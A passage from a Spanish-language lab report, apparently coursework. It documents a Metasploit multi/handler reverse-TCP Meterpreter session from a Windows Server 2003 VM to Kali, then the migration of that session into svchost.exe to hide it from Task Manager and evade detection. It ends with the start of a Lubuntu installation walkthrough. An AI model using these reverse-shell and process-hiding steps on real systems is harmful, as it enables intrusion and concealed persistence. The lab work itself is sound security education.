En esta imagen se muestra la configuración del módulo multi/handler en Metasploit:

1. **Selección del módulo:** use 7 (o use exploit/multi/handler)
2. **Configuración del payload:** set payload windows/meterpreter/reverse_tcp (debe coincidir con el payload generado)
3. **Definición de IP y puerto:**
    - set LHOST 192.128.100.5 (IP de Kali Linux)
    - set LPORT 4678 (puerto de escucha, mismo que en el payload)
4. **Verificación:** options (confirma que la configuración es correcta)

5.1.25 Conexión exitosa y identificación de procesos para la migración



Ilustración 25. Sesión de Meterpreter Establecida y Listado de Procesos

En esta imagen se muestra:

1. **Conexión exitosa:** El comando exploit inicia el listener y se establece la sesión de Meterpreter (Sesión 1) desde el Windows Server 2003 (IP: 192.128.100.8) hacia Kali Linux.
2. **Listado de procesos:** El comando ps en Meterpreter muestra todos los procesos en ejecución en el servidor

5.1.26 Identificación de procesos del sistema para migración desde el Administrador de tareas



Ilustración 26. Análisis de Procesos en Windows Server 2003

- Esta imagen muestra el **Administrador de tareas** del Windows Server 2003, donde se listan los procesos en ejecución y se puede observar el proceso **laboratorio3.exe** en ejecución (bajo el usuario "Administrador")

.

5.1.27 Mover la sesión a un proceso del sistema para mayor persistencia y estabilidad



Ilustración 27. Migración Exitosa del Proceso en Meterpreter

En esta imagen se muestra el comando de migración en Meterpreter:

- **Comando ejecutado:** migrate 924 (o migrate 980 según la imagen)
- **Proceso origen (PID 924):** laboratorio3.exe (proceso visible y vulnerable)
- **Proceso destino (PID 980):** svchost.exe (proceso legítimo del sistema Windows)
- **Resultado:** "Migration completed successfully" confirmando que la sesión ahora se ejecuta dentro de un proceso del sistema

Importancia:

La migración oculta la actividad maliciosa dentro de un proceso confiable del sistema (svchost.exe), lo que:

- Evita que el usuario termine la sesión al cerrar laboratorio3.exe
- Elude detecciones básicas de seguridad
- Asegura persistencia incluso si el proceso original es eliminado

5.1.28 Confirmación de que el proceso malicioso ya no es visible



Ilustración 28. Verificación de la Migración Exitosa en el Administrador de Tareas

Esta imagen muestra el Administrador de Tareas del Windows Server 2003 después de la migración. Se observa que:

- El proceso **laboratorio3.exe ya no aparece** en la lista de procesos activos
- Solo se muestran procesos legítimos del sistema

  como svchost.exe, lsass.exe, explorer.exe, etc.
- El número de procesos se redujo a **23** (frente a los 24 anteriores donde

  estaba laboratorio3.exe)

  Importancia:

La desaparición de laboratorio3.exe confirma que la migración a svchost.exe fue exitosa. Ahora la sesión de Meterpreter está oculta dentro de un proceso del sistema, lo que hace que la actividad maliciosa sea mucho más difícil de detectar para el usuario.

5.2.LUBUNTU:

5.2.1 Obtención del sistema operativo objetivo para la explotación



Ilustración 29. Descarga de la Imagen de Lubuntu 24.04

Esta imagen muestra la página oficial de descargas de Ubuntu donde se está obteniendo la imagen ISO de Lubuntu 24.04.3 (Noble Numbat) para arquitectura AMD64. El archivo seleccionado es:

- **Nombre:** lubuntu-24.04.3-desktop-amd64.iso
- **Tamaño:** 3.2 GB
- **Tipo:** Imagen de escritorio para computadoras de 64 bits

Link de descarga de Lubuntu:

https://cdimage.ubuntu.com/lubuntu/releases/noble/release/

5.2.2 Paso a paso de la instalación de Lubuntu:



Ilustración 30. paso 1

Ilustración 31. paso 2



Ilustración 32. paso3



Ilustración 33. paso 4



Ilustración 34. paso 6



Ilustración 35. paso 7

